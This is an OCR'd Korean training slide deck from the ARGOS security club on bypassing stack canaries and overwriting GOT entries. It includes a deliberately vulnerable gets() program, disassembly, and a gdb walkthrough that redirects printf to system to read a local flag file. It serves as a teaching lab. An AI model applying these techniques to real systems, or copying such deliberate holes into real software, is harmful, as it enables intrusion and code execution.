시스템 해킹 입문하기 4회

2019. 05. 21

Canary bypass && GOT Overwrite

INDEX

ARGOS


말만 들어봤던 카나리 뽀시기

Canary bypass

- Abstract
- How to exploit?
- (실습) 야메 canary bypass


ARGOS

Abstract



지역 변수와 ebp 사이에 위치하며 BOF 공격을 방어

Abstract



생성 : ebp와 지역변수의 사이(ebp-0x4)에 임의의 Canary값을 삽입
검사 : Canary값을 XOR연산을 통해 변조 되었는지 검사.

How to exploit?


Brute Force or Canary leak

우리는 (야메)leak을 해봅시다..

How to exploit?

ARGOS

여러 방법으로 canary 주소를 leak(FSB, recv, … 과제를 통해 알아보기)



canary가 오염 되었지만 값이
같으므로 프로그램이 안터짐..


(실습) 야메 canary bypass

```c
#include <stdio.h>

int main()
{
        long canary = 0xddccbbaa;
        char buf[8];
        gets(buf);

        if(!(canary == 0xddccbbaa)) {
                printf("\n*** fail ***\n");
                return 0;
        }

        printf("\n*** success! ***\n");

        return 0;
}
```

gcc -o canary canary.c -fno-stack-protector -m32

(실습) 야메 canary bypass

```
Dump of assembler code for function main:
   0x0804843b <+0>:     push   ebp
   0x0804843c <+1>:     mov    ebp,esp
   0x0804843e <+3>:     sub    esp,0xc
   0x08048441 <+6>:     mov    DWORD PTR [ebp-0x4],0xddccbbaa
   0x08048448 <+13>:    lea    eax,[ebp-0xc]
   0x0804844b <+16>:    push   eax
   0x0804844c <+17>:    call   0x8048300 <gets@plt>
   0x08048451 <+22>:    add    esp,0x4
   0x08048454 <+25>:    cmp    DWORD PTR [ebp-0x4],0xddccbbaa
   0x0804845b <+32>:    je     0x8048471 <main+54>
   0x0804845d <+34>:    push   0x8048510
   0x08048462 <+39>:    call   0x8048310 <puts@plt>
   0x08048467 <+44>:    add    esp,0x4
   0x0804846a <+47>:    mov    eax,0x0
   0x0804846f <+52>:    jmp    0x8048483 <main+72>
   0x08048471 <+54>:    push   0x804851e
   0x08048476 <+59>:    call   0x8048310 <puts@plt>
   0x0804847b <+64>:    add    esp,0x4
   0x0804847e <+67>:    mov    eax,0x0
   0x08048483 <+72>:    leave
   0x08048484 <+73>:    ret
End of assembler dump.
gdb-peda$ _
```



알아서 exploit 해보기 ^^ (system(“/bin/sh”))

Dynamic Linking in C


PLT와 GOT

- Dynamic과 Static
- PLT와 GOT Table

ARGOS

C Linking에는 두가지 방법이 있다@@

Dynamic과 Static




#빠르다 #관리x #편하다
#몸집이커짐 #비효율

#유연하다 #작은크기 #적은메모리
#의존도


Dynamic과 Static

PLT(Procedure Linkable Table)


GOT(Global Offset Table)



Dynamic과 Static



Dynamic과 Static



Dynamic과 Static

ARGOS

```
Dump of assembler code from 0x80482e0 to 0x8048300::    Dump of assembler code from 0x80482e0 to 0x8048300:
   0x080482e0 <puts@plt+0>:     jmp    DWORD PTR ds:0x804a00c
   0x080482e6 <puts@plt+6>:     push   0x0
   0x080482eb <puts@plt+11>:    jmp    0x80482d0
   0x080482f0 <__libc_start_main@plt+0>:        jmp    DWORD PTR ds:0x804a010
   0x080482f6 <__libc_start_main@plt+6>:        push   0x8
   0x080482fb <__libc_start_main@plt+11>:       jmp    0x80482d0
End of assembler dump.
gdb-peda$
```

```
gdb-peda$ elfsymbol
Found 2 symbols
puts@plt = 0x80482e0
__libc_start_main@plt = 0x80482f0
```

GOT를 덮어보자

GOT Overwrite

- Attack Vector
- (실습) GOT Overwrite

ARGOS

Attack Vector

printf함수의 GOT => system()의 GOT

=> 의도치 않은 system함수의 실행

IDEA

printf("cat flag") => system("cat flag")

Let's practice ☺

(실습) GOT Overwrite

```
1
2 #include <stdio.h>
3 #include <stdlib.h>
4
5 int main()
6 {
7         printf("cat flag");
8 }
```

```
miny7325@argos-edu:~/got$ echo "U_H4CKED_BY_4RG0S" > flag
```

```
flag  vul_program  vul_program.c
miny7325@argos-edu:~/got$ cat flag
U_H4CKED_BY_4RG0S
```

Let's practice ☺

(실습) GOT Overwrite

ARGOS

```
(gdb) source /usr/share/peda/peda.py
gdb-peda$ pdisas main
Dump of assembler code for function main:
   0x0804840b <+0>:     push   ebp
   0x0804840c <+1>:     mov    ebp,esp
   0x0804840e <+3>:     push   0x80484b0
   0x08048413 <+8>:     call   0x80482e0 <printf@plt>
   0x08048418 <+13>:    add    esp,0x4
   0x0804841b <+16>:    mov    eax,0x0
   0x08048420 <+21>:    leave
   0x08048421 <+22>:    ret
End of assembler dump.
gdb-peda$ b main
Breakpoint 1 at 0x804840e
gdb-peda$ r
```

```
Breakpoint 1, 0x0804840e in main ()
gdb-peda$ elfsymbol printf
Detail symbol info
printf@reloc = 0
printf@plt = 0x80482e0
printf@got = 0x804a00c
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e39da0 <system>
gdb-peda$ set *0x804a00c=0xf7e39da0
```

=〉 PEDA를 이용, printf함수의 GOT주소를 쉽게 알 수 있다.

=〉 set 기능으로 GOT주소에 system()을 덮어준다.

Let's practice ☺

(실습) GOT Overwrite

ARGOS

```
gdb-peda$ c
Continuing.
[New process 21782]
process 21782 is executing new program: /bin/dash
Error in re-setting breakpoint 1: Function "main" not defined.
[New process 21783]
process 21783 is executing new program: /bin/cat
U_H4CKED_BY_4RG0S
[Inferior 3 (process 21783) exited normally]
Warning: not running or target is remote
gdb-peda$
```

Q & A

Thank You for Listening